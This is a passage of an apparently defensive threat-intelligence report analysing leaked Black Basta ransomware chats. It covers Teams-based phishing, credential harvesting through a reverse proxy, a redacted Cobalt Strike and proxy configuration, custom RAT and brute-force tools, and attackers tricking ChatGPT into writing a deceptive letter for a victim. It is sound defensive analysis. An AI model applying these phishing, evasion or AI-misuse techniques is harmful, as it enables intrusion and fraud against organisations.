[17:14:58] AA: here's sso [17:15:20] AA: > we load them the same as the original and how do you take them? [17:15:31] AA: if I send 10 companies at once? [17:15:41] _: this is reverse proxy, we send request to orig and receive response [17:15:52] _: if you send request with email it gives picture address in response [17:16:04] _: doesn't matter how many to send [17:16:11] _: but there's one problem [17:16:23] _: different companies have different adfs address but we only have one for all [17:16:28] _: which is suspicious [17:16:42] _: well and also abandoned domains look very scary and their selection is small [17:17:02] AA: domain [17:17:07] AA: abandoned) [17:17:13] AA: well nothing [17:17:19] AA: still worth trying [17:17:28] AA: I think there should be some sense from this [17:17:47] AA: and the creds that he enters are they collected? [17:18:03] _: creds yes [17:18:06] _: both from okta and from adfs too [17:18:19] _: and several input attempts [17:18:22] _: also [17:18:40] _: as well as those who couldn't complete login i.e. these are invalid	[17:14:58] AA: вот sso [17:15:20] AA: > мы грузим их также как оригинал а как ты их берешь? [17:15:31] AA: если я буду слать разом 10 команий? [17:15:41] _: это же реверс-прокси, мы посылаем запрос на ориг и принимаем ответ [17:15:52] _: если послать запрос мылом то он отдаёт адрес картинки в ответе [17:16:04] _: не важно сколько слать [17:16:11] _: но есть проблема одна [17:16:23] _: у разных компаний разный адрес адфс но у нас он только один на все [17:16:28] _: что палево [17:16:42] _: ну и ещё домены брошенки очень страшно выглядят и выборка небольшая их [17:17:02] AA: домен [17:17:07] AA: брошенка) [17:17:13] AA: ну ничего [17:17:19] AA: попробовать все равно стоит [17:17:28] AA: я думаю должен выйти толк с этого [17:17:47] AA: а креды которые он вводит они собраються? [17:18:03] _: креды да [17:18:06] _: и от окты и от адфс тоже [17:18:19] _: и несколько попыток ввода [17:18:22] _: также [17:18:40] _: как и те которые не смогли завершить вход т.е. это невалид

Phishing via Microsoft Teams

Translated	Original Text
2023-09-29 11:28:52, @usernamegg:matrix.bestflowers247.online, https://www.bleepingcomputer.com/news/security/microsoft-teams-phishing-attack-pushes-darkgate-malware/#:~:text=A%20new%20phishing%20campaign%20is,365%20accounts%20to%20other%20organizations	2023-09-29 11:28:52, @usernamegg:matrix.bestflowers247.online, https://www.bleepingcomputer.com/news/security/microsoft-teams-phishing-attack-pushes-darkgate-malware/#:~:text=A%20new%20phishing%20campaign%20is,365%20accounts%20to%20other%20organizations
2023-09-29 11:28:58, @usernamegg:matrix.bestflowers247.online, here's their method	2023-09-29 11:28:58, @usernamegg:matrix.bestflowers247.online, вот их способ
[omitted]	[omitted]
2023-09-29 11:36:55, @lapa:matrix.bestflowers247.online, cool, if it were possible to write to different offices through teams, without restrictions	2023-09-29 11:36:55, @lapa:matrix.bestflowers247.online, круто, если бы через тимс можно было бы в разные конкторы написать, без ограничений
2023-09-29 11:37:26, @lapa:matrix.bestflowers247.online, but I created a test account, not corporate, and nothing, just can't write to a company employee like that	2023-09-29 11:37:26, @lapa:matrix.bestflowers247.online, но я создал акк тестовый, не корп, и нифига, просто так не написать сотруднику компании
2023-09-29 11:38:09, @lapa:matrix.bestflowers247.online, okay, I still won't write anything for teams for now, because I won't get much through it	2023-09-29 11:38:09, @lapa:matrix.bestflowers247.online, ладно, я все же пока под тимс ничего писать не буду, потому что много в нем не прошлю
2023-09-29 11:38:54, @lapa:matrix.bestflowers247.online, apparently that's why the guys ask for vpn from corps	2023-09-29 11:38:54, @lapa:matrix.bestflowers247.online, видимо ребята поэтому и просят внс от корпов
2023-09-29 11:39:20, @lapa:matrix.bestflowers247.online, to log into the account from the same ip address	2023-09-29 11:39:20, @lapa:matrix.bestflowers247.online, чтобы войти в аккаунт с того же айпишника

Detailed examination of the chat logs reveals sophisticated target selection methods and efforts to improve attack success rates. This section traces Black Basta's techniques for enhancing phishing attack precision through the chat logs.


Email Address Verification with TeamsEnum

Black Basta avoids indiscriminate phishing attacks, instead first verifying whether email addresses link to corporate accounts. The group uses an open-source tool called TeamsEnum for this verification process, selecting only confirmed corporate users as targets.

Mention of TeamsEnum

Translated	Original Text
2023-10-05 15:44:38, @usernamegg:matrix.bestflowers247.online, we can check all our corps who sit in teams with this checker <Masked: URL> 2023-10-05 15:44:51, @usernamegg:matrix.bestflowers247.online, this software checks the presence of email in teams and tells you whether it's corp or not	2023-10-05 15:44:38, @usernamegg:matrix.bestflowers247.online, нам можно отчекать все наши корпы кто сидит в тимс чекером вот этим <Masked: URL> 2023-10-05 15:44:51, @usernamegg:matrix.bestflowers247.online, вот этот софт чекает наличие почты в teams и пишет тебе корпа это или нет

TeamsEnum operates as outlined below. The chat logs suggest active collection of response pattern 2 data from the diagram.


TeamsEnum
Microsoft API
1. Authentication Request
2. Receive Security Token
3. User Search Request
4. Receive User Information

Response Pattern

1. User does not exist: Empty response (status code 200)
2. User exists with external access enabled: User information and presence information
3. User exists with external access disabled: Empty response (status code 403)
4. User exists without a Teams license: Empty response (status code 200)

Acquisition of Account-Linked Passwords

Valid accounts require corresponding passwords as essential information. The chat logs reveal Black Basta searching for account-linked passwords using Intelx[.]io. The service provides an API, suggesting efficient collection of valid email addresses and passwords. The group likely used these legitimate credentials to infiltrate target organizations.

Mention of Intelx[.]io

Translated	Original Text
2024-05-14 17:05:27, @nickolas:talks.icu, https://identity.intelx.io/ 2024-05-14 17:05:35, @nickolas:talks.icu, here you can work normally with date 2024-05-14 17:05:55, @nickolas:talks.icu, in general search there's nothing, there either through API or through this interface 2024-05-14 17:07:07, @usernamegg:matrix.bestflowers247.online, yeah 2024-05-14 17:07:08, @usernamegg:matrix.bestflowers247.online, I see 2024-05-14 17:07:11, @usernamegg:matrix.bestflowers247.online, convenient 2024-05-14 17:07:16, @usernamegg:matrix.bestflowers247.online,: https://identity.intelx.io/ here you can work normally with date in general search there's nothing, there either through API or through this interface 2024-05-14 17:10:28, @nickolas:talks.icu, entered organization domain, you have tons of passwords 2024-05-14 17:10:35, @nickolas:talks.icu, just need to optimize correctly	2024-05-14 17:05:27, @nickolas:talks.icu, https://identity.intelx.io/ 2024-05-14 17:05:35, @nickolas:talks.icu, вот здесь можно с датой нормально работать 2024-05-14 17:05:55, @nickolas:talks.icu, в общем поиске нефига, там или через АПИ или через этот интерфейс 2024-05-14 17:07:07, @usernamegg:matrix.bestflowers247.online, ага 2024-05-14 17:07:08, @usernamegg:matrix.bestflowers247.online, вижу 2024-05-14 17:07:11, @usernamegg:matrix.bestflowers247.online, удобно 2024-05-14 17:07:16, @usernamegg:matrix.bestflowers247.online,: https://identity.intelx.io/ вот здесь можно с датой нормально работать в общем поиске нефига, там или через АПИ или через этот интерфейс 2024-05-14 17:10:28, @nickolas:talks.icu, ввел домен организации, у тебя куча пассов 2024-05-14 17:10:35, @nickolas:talks.icu, просто надо оптимизироваться правильно

Phishing Attacks with TeamsPhisher

After collecting valid email addresses and passwords, the group deployed TeamsPhisher to send phishing messages through Microsoft Teams. Initial conversations indicated this method required corporate Microsoft Teams accounts.

Sharing of TeamsPhisher

Translated	Original Text
2023-10-05 11:52:51, @w:matrixtcFJHPDblmt2rg.network, <Masked: URL> 2023-10-05 11:52:59, @w:matrixtcFJHPDblmt2rg.network, and this shit already sends to mailboxes 2023-10-05 11:53:04, @w:matrixtcFJHPDblmt2rg.network, well through teams 2023-10-05 11:53:12, @usernamegg:matrix.bestflowers247.online, <Masked: URL> 2023-10-05 11:53:15, @w:matrixtcFJHPDblmt2rg.network, but it has 1 minus, it can only send from corp teams	2023-10-05 11:52:51, @w:matrixtcFJHPDblmt2rg.network, <Masked: URL> 2023-10-05 11:52:59, @w:matrixtcFJHPDblmt2rg.network, а вот эта херня уже отправляет по ящикам 2023-10-05 11:53:04, @w:matrixtcFJHPDblmt2rg.network, ну по тимсу 2023-10-05 11:53:12, @usernamegg:matrix.bestflowers247.online, <Masked: URL> 2023-10-05 11:53:15, @w:matrixtcFJHPDblmt2rg.network, но в ней есть 1 минус, она умеет отправлять толдько с корп тимсов

Consultation on the Use of TeamsPhisher

Translated	Original Text
2023-10-06 07:43:47, @usernameyy:matrix.bestflowers247.online, here by the way personal accounts are allowed (without corporate tariff) <Masked: URL> and here <Masked: URL> corporate is hardcoded, I assume that corporate account is not necessary at all, one authorization method is used in both applications, that's what I wrote 2023-10-06 07:48:11, @usernamehh:matrix.bestflowers247.online, good morning 2023-10-06 07:51:42, @usernamegg:matrix.bestflowers247.online, no, in the first script everything is fine, in the second one too line 263 search for mailbox owner name. There the logic is like this: script first writes Hi, hello, good morning and if it finds a dot in the email, it splits this email and adds first and last name to the letter. Well then we can leave this in principle it's not so important <Masked: URL> here by the way personal accounts are allowed (without corporate tariff) <Masked: URL> and here <Masked: URL> corporate is hardcoded, I assume that corporate account is not necessary at all, one authorization method is used in both applications, that's what I wrote 2023-10-06 07:51:59, @usernamegg:matrix.bestflowers247.online, Screenshot 2023-10-06 at 10.51.47.png 2023-10-06 07:52:59, @lapa:matrix.bestflowers247.online, now the problem is different 2023-10-06 07:53:04, @lapa:matrix.bestflowers247.online, doesn't inbox normally I think 2023-10-06 07:53:09, @lapa:matrix.bestflowers247.online, not one answered 2023-10-06 07:53:15, @lapa:matrix.bestflowers247.online, what I sent manually, what through that script 2023-10-06 07:53:30, @usernamegg:matrix.bestflowers247.online, now the problem is different doesn't inbox normally I think not one answered what I sent manually, what through that script 2023-10-06 07:53:56, @usernameyy:matrix.bestflowers247.online, try to send to your account with this script	2023-10-06 07:43:47, @usernameyy:matrix.bestflowers247.online, здесь кстати разрешены персональные аккаунты (без корпоративного тарифа) <Masked: URL> а тут <Masked: URL> захардокжен корпоративный, я полагаю, что корпоративный аккаунт вообще не обязателен, один метод авторизации используется в обоих приложениях, вот, что я писал 2023-10-06 07:48:11, @usernamehh:matrix.bestflowers247.online, доброе утро 2023-10-06 07:51:42, @usernamegg:matrix.bestflowers247.online, а нет, в первом скрипте всё в порядке, это во втором тоже 263 строка поиск имени владельца ящика. Там короче логика такая: скрипт вначале пишет Hi, hello, good morning и если находит в почте точку, то сплитит эту почту и добавляет имя и фамилию в письмо. Ну тогда можно это оставить в принципе не так важно <Masked: URL> здесь кстати разрешены персональные аккаунты (без корпоративного тарифа) <Masked: URL> а тут <Masked: URL> захардокжен корпоративный, я полагаю, что корпоративный аккаунт вообще не обязателен, один метод авторизации используется в обоих приложениях, вот, что я писал 2023-10-06 07:51:59, @usernamegg:matrix.bestflowers247.online, Снимок экрана 2023-10-06 в 10.51.47.png 2023-10-06 07:52:59, @lapa:matrix.bestflowers247.online, сейчас поблема в другом 2023-10-06 07:53:04, @lapa:matrix.bestflowers247.online, не инбоксит же думаю нормально 2023-10-06 07:53:09, @lapa:matrix.bestflowers247.online, ни один не ответил 2023-10-06 07:53:15, @lapa:matrix.bestflowers247.online, что вручную прослал, что через тот скрипт 2023-10-06 07:53:30, @usernamegg:matrix.bestflowers247.online, сейчас

2023-10-06 07:54:23, @usernameyy:matrix.bestflowers247.online, I suspect the problem is with the file and name phisher 2023-10-06 07:57:45, @lapa:matrix.bestflowers247.online, make a new account, I'll send from this teams, and also from mine, which is regular, not business	поблема в другом не инбоксит же думаю нормально ни один не ответил что вручную прослал, что через тот скрипт 2023-10-06 07:53:56, @usernameyy:matrix.bestflowers247.online, попробуй на свой аккаунт послать этим скриптом 2023-10-06 07:54:23, @usernameyy:matrix.bestflowers247.online, я подозреваю что проблема с файлом и именем phish her 2023-10-06 07:57:45, @lapa:matrix.bestflowers247.online, сделайте новый акк, я отправлю с этого тимса, и еще со своего, который обычный, не бизнес

The chat logs documented methods to bypass security warnings that appear when personal accounts message corporate users. The conversations indicate this bypass techniques had already undergone patching at that time.

Translated	Original Text
2023-10-06 09:10:27, @w:matrixtcFJHPDblmt2rg.network, <Masked: URL>	2023-10-06 09:10:27, @w:matrixtcFJHPDblmt2rg.network, <Masked: URL>
2023-10-06 09:10:34, @w:matrixtcFJHPDblmt2rg.network, this will also be useful to read	2023-10-06 09:10:34, @w:matrixtcFJHPDblmt2rg.network, вот тоже будет полезно прочитать
2023-10-06 09:11:27, @lapa:matrix.bestflowers247.online, well in the script when creating chat the chat name is not passed [omitted]	2023-10-06 09:11:27, @lapa:matrix.bestflowers247.online, ну в скрипте при создании чата не передается название чата [omitted]
2023-10-06 09:11:33, @w:matrixtcFJHPDblmt2rg.network, also here's another interesting thing	2023-10-06 09:11:33, @w:matrixtcFJHPDblmt2rg.network, так же вот еще интересное
2023-10-06 09:12:19, @lapa:matrix.bestflowers247.online, I'll read more documentation if there is any	2023-10-06 09:12:19, @lapa:matrix.bestflowers247.online, еще почитаю документацию, если есть такая
2023-10-06 09:12:35, @w:matrixtcFJHPDblmt2rg.network, in short you don't need to make a link in the letter, because you essentially win by having your payload download from a trusted domain and you can immediately discard the factor that the domain is dirty	2023-10-06 09:12:35, @w:matrixtcFJHPDblmt2rg.network, кароче тебе не надо делать прокалдку в письме, ибо ты по сути выиграешь тем, что у тебя нагрузка скачивается с траст домена и можно сразу отбросить тот фактор, что домен грязный
2023-10-06 09:14:06, @lapa:matrix.bestflowers247.online, # Sending target user MRI TWICE to create a "group chat" in order to bypass "external user message approval" prompt # See https://posts.inthecyber.com/leveraging-microsoft-teams-for-initial-access-42beb07f12c4	2023-10-06 09:14:06, @lapa:matrix.bestflowers247.online, # Sending target user MRI TWICE to create a "group chat" in order to bypass "external user message approval" prompt # See https://posts.inthecyber.com/leveraging-microsoft-teams-for-initial-access-42beb07f12c4
2023-10-06 09:14:13, @lapa:matrix.bestflowers247.online, here's such a comment in the script [omitted]	2023-10-06 09:14:13, @lapa:matrix.bestflowers247.online, тут такой комент в скрипте [omitted]
2023-10-06 09:14:37, @lapa:matrix.bestflowers247.online, and yes it kind of passes the user twice [omitted]	2023-10-06 09:14:37, @lapa:matrix.bestflowers247.online, и да он какбы два раза передает пользователя [omitted]
2023-10-06 09:14:43, @lapa:matrix.bestflowers247.online, apparently this used to work	2023-10-06 09:14:43, @lapa:matrix.bestflowers247.online, видимо это раньше работало
2023-10-06 09:15:08, @lapa:matrix.bestflowers247.online, yes, it's easier to just change the name in teams	2023-10-06 09:15:08, @lapa:matrix.bestflowers247.online, да, проще просто в тимсе поменять название
2023-10-06 09:15:09, @usernamegg:matrix.bestflowers247.online, well in the script when creating chat the chat name is not passed I'll read more documentation if there is any	2023-10-06 09:15:09, @usernamegg:matrix.bestflowers247.online, ну в скрипте при создании чата не передается название чата еще почитаю документацию, если есть такая

Sending target user MRI TWICE to create a "group chat" in order to bypass "external user message approval" prompt 2023-10-06 09:15:15, @usernamegg:matrix.bestflowers247.online, # See https://posts.inthecyber.com/leveraging-microsoft-teams-for-initial-access-42beb07f12c4 [omitted] 2023-10-06 09:15:45, @usernamegg:matrix.bestflowers247.online, > <@lapa:matrix.bestflowers247.online> yes, it's easier to just change the name in teams ++ 2023-10-06 09:15:50, @lapa:matrix.bestflowers247.online, apparently this script used to bypass this warning 2023-10-06 09:16:04, @lapa:matrix.bestflowers247.online, that the message is outside the organization 2023-10-06 09:16:14, @lapa:matrix.bestflowers247.online, > <@lapa:matrix.bestflowers247.online> sent an image. and there was no such warning 2023-10-06 09:16:22, @lapa:matrix.bestflowers247.online, and now apparently they fixed this flaw	Sending target user MRI TWICE to create a "group chat" in order to bypass "external user message approval" prompt 2023-10-06 09:15:15, @usernamegg:matrix.bestflowers247.online, # See https://posts.inthecyber.com/leveraging-microsoft-teams-for-initial-access-42beb07f12c4 [omitted] 2023-10-06 09:15:45, @usernamegg:matrix.bestflowers247.online, > <@lapa:matrix.bestflowers247.online> да, проще просто в тимсе поменять название ++ 2023-10-06 09:15:50, @lapa:matrix.bestflowers247.online, видимо раньше этот скрипт обходил предупреждение это 2023-10-06 09:16:04, @lapa:matrix.bestflowers247.online, что письмо вне организации 2023-10-06 09:16:14, @lapa:matrix.bestflowers247.online, > <@lapa:matrix.bestflowers247.online> sent an image. и такого предупреждения не было 2023-10-06 09:16:22, @lapa:matrix.bestflowers247.online, а сейчас видимо исправили этот косяк уже

The group attempted to increase attack success rates by delivering malicious files through Microsoft Teams rather than traditional phishing emails. This approach demonstrates Black Basta's awareness that security training has reduced success rates for phishing emails with malicious attachments.

Conversation on the Ineffectiveness of Simple Phishing Attacks Due to Security Education

Translated	Original Text
2023-10-06 09:09:21, @w:matrixtcFJHPDblmt2rg.network, Secondly, this method allows avoiding the obviously dangerous action of clicking on a link in an email, which employees of many organizations have already been trained on over recent years, which significantly reduces the probability that a typical employee will detect this as a phishing attack. The payload will now be downloaded from a trusted Sharepoint domain and will come as a file to our target's "Inbox" folder. Thus, the payload will use the reputation of the Sharepoint domain, rather than some random malicious phishing website.	2023-10-06 09:09:21, @w:matrixtcFJHPDblmt2rg.network, Во-вторых, данный метод позволяет избежать заведомо опасного действия по переходу по ссылке в электронном письме, чему сотрудники многих организаций уже были обучены в течение последних лет, что значительно снижает вероятность того, что типичный сотрудник обнаружит это как фишинговую атаку. Пейлоад теперь будет загружаться с доверенного домена Sharepoint и будет поступать в виде файла в папку «Входящие» нашего таргета. Таким образом, пейлоад будет использовать репутацию Sharepoint домена, а не какого-то случайного вредоносного фишингового веб-сайта.


Black Basta employed various techniques to enhance attack success: filtering legitimate corporate email addresses, obtaining passwords through OSINT, exploiting Microsoft Teams to reduce victim vigilance, and exploring methods to bypass external message warnings. These sophisticated tactics indicate defenders must monitor not only mass phishing emails but also attacks through internal communication platforms.

5.5 Proprietary Tools


Black Basta implemented custom tools and established efficient attack infrastructure. Development ranged from rewriting existing tools in different languages to building sophisticated tools serving as core attack infrastructure. This section analyzes four tools documented in the chat logs.

Coba Proxy

The leaked chat logs frequently contain Coba Proxy configuration exchanges, indicating Black Basta's regular use of this tool. Coba Proxy enables handling of high-volume Cobalt Strike traffic while avoiding direct external exposure of Cobalt Strike servers, thereby enhancing operational stealth.



```
>>> Coba PROXY <<<
ssh -p19965 root@8[redacted].250 r[redacted]V
https://r[redacted]9.com (Ports: 80,443,8080,8888,7575,4444)
------------------------------------------------------------------------------------------
>>> Coba SERVER 4.8 TE <<<
ssh -p18183 root@1[redacted].9 l[redacted]c
COBA://1[redacted].9:19254 J[redacted]E
./teamserver 1[redacted].9 J[redacted]E ./xxxx.profile
------------------------------------------------------------------------------------------
```



BREAKER

The chat logs mention Black Basta's development of BREAKER, a custom post-exploitation tool. The manual shared by team members describes Remote Access Tool (RAT/C2) functionality for operating, monitoring, and controlling target computers. Core features include injection capabilities, process management, and communication protocol control. The tool emphasizes stealth enhancement and persistence maintenance in compromised environments.

The key functions are as follows. For the detailed BREAKER manual from the chat logs, refer to the Appendix.

- **Process injection**
  - > Self–injection into processes and shellcode injection capabilities
  - > Equipped with identification and filtering functions for AV–related and normal processes
  - > Filter to extract only injectable processes
- **Remote access commands**
  - > .NET assembly execution (execute_assembly)
  - > Impersonation token generation with make_token
  - > Process acquisition with ps command (improved stealth using cache)
  - > Supports numerous basic C2 operations such as upload and jump
- **Network communication and evasion techniques**
  - > Network communication protection using RC4 encryption
  - > Flexible network communication protocols via TCP / DNS / ICMP
  - > Silent mode to evade AV detection

BRUTED

Black Basta developed a custom brute-force attack framework called BRUTED. This framework automates subdomain enumeration and IP resolution for specified domains targeting edge network devices such as firewalls and VPN solutions widely deployed in corporate networks. It executes unauthorized access attempts using automated internet scanning combined with username-password combinations from other service breaches.

The tool efficiently conducts brute-force attacks against products from Citrix, Cisco, SonicWall, Fortinet, RDWeb, GlobalProtect, and WatchGuard.

Kerbeus-BOF

Black Basta possesses capabilities to reimplement existing tools in different programming languages to enhance attack success rates. Chat logs document member ***gg*** reimplementing Rubeus, a tool for manipulating and exploiting Kerberos authentication in Active Directory (AD) environments, in a programming language different from the original. Red teams commonly use Rubeus, originally written in C#. Rewriting in C language increases stealth, complicates detection by security products, and facilitates integration with other attack tools such as Cobalt Strike and Havoc.

Sharing of Kerbeu-BOF

Translated	Original Text
2023-11-20 16:14:04, @usernamegg:matrix.bestflowers247.online, I've been thinking for a long time whether to publish my software or not... So I decided to start by rewriting Rubeus (not all of it of course) in C and converting to COF files. In general, it works out of the box with Cobalt Strike and Havoc😁 😁 <Masked: URL>	2023-11-20 16:14:04, @usernamegg:matrix.bestflowers247.online, Давно думал, публиковать свой софт или нет... Вот и решил для начала переписать Rubeus (не весь конечно) на С и перевести в COF файлы. В общем, из коробки работает с Cobalt Strike и Havoc😁 😁 <Masked: URL>

These four tools demonstrate Black Basta's development of custom tools spanning initial access through post-exploitation. This reveals a group possessing advanced capabilities to create efficiency-enhancing attack tools beyond merely using existing ones. While leaked tool information aids defensive planning, Black Basta's cessation may lead these skilled developers to join other ransomware groups and apply their expertise elsewhere.

No solution exists for the perpetual cat-and-mouse game between attackers and defenders. Therefore, implementing fundamental measures remains critical: security patching, multi-factor authentication, monitoring, and defense-in-depth. Organizations must understand their IT environments, identify critical protection areas, prevent intrusions, and respond rapidly at initial stages. Early detection of custom tool indicators proves essential for countering sophisticated attacks.

5.6 Use of Generative AI

Generative AI adoption spans various sectors currently, and the chat logs reveal similar trends within Black Basta. They used generative AI usage for debugging, crafting deceptive messages, reconnaissance activities, and other purposes.

Exploring ChatGPT for Debugging ARM Builds

Translated	Original Text
2024-04-09 14:40:19, @n3auxaxl:matrix.collectionofmanager.space, now I'm making builds for arm and spilling 2024-04-09 14:40:23, @n3auxaxl:matrix.collectionofmanager.space, under linux amd64 everything works 2024-04-09 14:40:32, @n3auxaxl:matrix.collectionofmanager.space, now I'll spill everything and send you a list of proxies 2024-04-09 14:40:38, @n3auxaxl:matrix.collectionofmanager.space, that you'll connect to 2024-04-09 14:40:51, @usernamegg:matrix.bestflowers247.online, wow let's go 2024-04-09 14:41:03, @n3auxaxl:matrix.collectionofmanager.space, +++, I'll write soon 2024-04-09 15:59:40, @n3auxaxl:matrix.collectionofmanager.space, can't run it for some reason 2024-04-09 15:59:51, @n3auxaxl:matrix.collectionofmanager.space, can't track whether it crashes there 2024-04-09 15:59:53, @n3auxaxl:matrix.collectionofmanager.space, or something else 2024-04-09 16:00:07, @n3auxaxl:matrix.collectionofmanager.space, or just doesn't start 2024-04-09 16:01:14, @usernamegg:matrix.bestflowers247.online, well there 2024-04-09 16:01:25, @usernamegg:matrix.bestflowers247.online, (2024-04-09 16:02:37, @n3auxaxl:matrix.collectionofmanager.space, although full access	2024-04-09 14:40:19, @n3auxaxl:matrix.collectionofmanager.space, щас я делаю билды под arm и проливаю 2024-04-09 14:40:23, @n3auxaxl:matrix.collectionofmanager.space, под линухой amd64 все работает 2024-04-09 14:40:32, @n3auxaxl:matrix.collectionofmanager.space, щас буду проливать все и скину тебе список проксей 2024-04-09 14:40:38, @n3auxaxl:matrix.collectionofmanager.space, к которым подрубаться будешь 2024-04-09 14:40:51, @usernamegg:matrix.bestflowers247.online, ого давай 2024-04-09 14:41:03, @n3auxaxl:matrix.collectionofmanager.space, +++, отпишу скоро 2024-04-09 15:59:40, @n3auxaxl:matrix.collectionofmanager.space, пока не могу запустить почем уто 2024-04-09 15:59:51, @n3auxaxl:matrix.collectionofmanager.space, не могу отследить крашит он его там 2024-04-09 15:59:53, @n3auxaxl:matrix.collectionofmanager.space, или еще что 2024-04-09 16:00:07, @n3auxaxl:matrix.collectionofmanager.space, или просто не запускает 2024-04-09 16:01:14, @usernamegg:matrix.bestflowers247.online, ну вот 2024-04-09 16:01:25, @usernamegg:matrix.bestflowers247.online, (2024-04-09 16:02:37, @n3auxaxl:matrix.collectionofmanager.space, хотя доступ полный

2024-04-09 16:04:15, @n3auxaxl:matrix.collectionofmanager.space, now I'll chat with chat gpt 2024-04-09 16:04:20, @n3auxaxl:matrix.collectionofmanager.space, maybe the build isn't made for arm 2024-04-09 16:05:07, @usernamegg:matrix.bestflowers247.online, let's go	2024-04-09 16:04:15, @n3auxaxl:matrix.collectionofmanager.space, щас попизжу с chat gpt 2024-04-09 16:04:20, @n3auxaxl:matrix.collectionofmanager.space, может билд не для arm делается 2024-04-09 16:05:07, @usernamegg:matrix.bestflowers247.online, давай

Creation of Deceptive Messages with ChatGPT

Translated	Original Text
2024-02-21 23:53:55, @usernamenn:matrix.bestflowers247.online, when he connected to his computer 2024-02-21 23:54:00, @usernamenn:matrix.bestflowers247.online, started panicking opened chat 2024-02-21 23:54:02, @usernamenn:matrix.bestflowers247.online, with me 2024-02-21 23:54:15, @usernamenn:matrix.bestflowers247.online, I quickly tricked chat gpt and asked it to write me a fake letter 2024-02-21 23:54:19, @usernamenn:matrix.bestflowers247.online, believable 2024-02-21 23:54:21, @usernamenn:matrix.bestflowers247.online, Upon encountering issues with the domain controller, a thorough examination of the hosts was conducted by a specialized technical professional. The investigation encompassed an in-depth scrutiny of the network infrastructure, focusing on the integrity and functionality of each host within the domain. This encompassed a meticulous review of network configurations, system logs, and performance metrics to identify any anomalies or irregularities that could potentially impede the domain controller's operations. The examination was executed with meticulous attention to detail, employing diagnostic tools and methodologies tailored to the specific nuances of domain controller operations. Through this comprehensive analysis, the technical specialist sought to pinpoint and rectify any underlying issues affecting the stability and performance of the domain controller, thereby ensuring the seamless operation of the network environment.	2024-02-21 23:53:55, @usernamenn:matrix.bestflowers247.online, когда к нему на комп приконнектился 2024-02-21 23:54:00, @usernamenn:matrix.bestflowers247.online, начал 